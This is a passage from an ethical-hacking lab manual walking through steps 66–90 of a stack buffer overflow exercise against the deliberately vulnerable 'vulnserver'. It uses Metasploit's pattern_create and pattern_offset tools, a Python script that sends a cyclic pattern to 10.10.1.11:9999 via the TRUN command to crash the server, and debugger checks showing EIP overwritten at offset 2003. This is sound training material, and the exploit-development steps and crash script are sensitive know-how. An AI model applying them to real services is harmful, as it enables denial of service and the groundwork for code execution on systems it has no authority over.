- Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
- Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

66. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.
67. Switch back to the **Parrot Security** virtual machine.
68. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
69. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
71. Now, type **cd** and press **Enter** to jump to the root directory.
72. Type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900** and press **Enter**.
Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)
73. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.

```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ cd
[root@parrot]~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax
5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2
Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh
6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B
l0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3
Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br
7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0B
v1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9C0C1C2C3C4C5C6C7C8C9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce
1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4
Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck
8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co
2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr
6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv
1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5
Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9

```


74. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.
75. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code, as shown in the screenshot.
76. Press **Ctrl+S** to save the script file and close it.

```


1#!/usr/bin/python2
2import sys, socket
3
4offset =
5    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.1.11', 9999))
9    soc.send(('TRUN ./.' + offset))
10    soc.close()
11except:
12    print "Error: Unable to establish connection with Server"
13
[1]+  Stopped generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[~]-[root@parrot]-[~]
#cd /home/attacker/Desktop/Scripts
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./fuzz.py
^CFuzzing crashed vulnerable server at 11800 bytes
[root@parrot]-[/home/attacker/Desktop/Scripts]
#pluma findoff.py

```

77. In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.
78. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.

Module 06 – System Hacking



The screenshot shows a Parrot OS terminal window with the title bar ".findoff.py - Parrot Terminal". The terminal content is as follows:


```
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
# ./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#
```

The prompt "# ./findoff.py" is highlighted in green. The terminal background features a dark, abstract geometric pattern. The window's title bar includes standard Linux window controls (red, green, yellow buttons) and a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help".

79. Switch to the **Windows 11** virtual machine.


80. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.

81. Note down the random bytes in the EIP and find the offset of those bytes.



82. Switch to the **Parrot Security** virtual machine.

83. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
84. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
85. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
86. Now, type **cd** and press **Enter** to jump to the root directory.
87. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337** and press **Enter**.
Note: -l: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#81**), -q: offset value (here, **386F4337** identified in the previous step).
Note: The byte length might differ in your lab environment.
88. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



```
Applications Places System [Terminal Icon] [Parrot Icon] [Mon]
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337
[*] Exact match at offset 2003
[root@parrot]-[~]
#
```

89. Close the **Terminal** window.
90. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
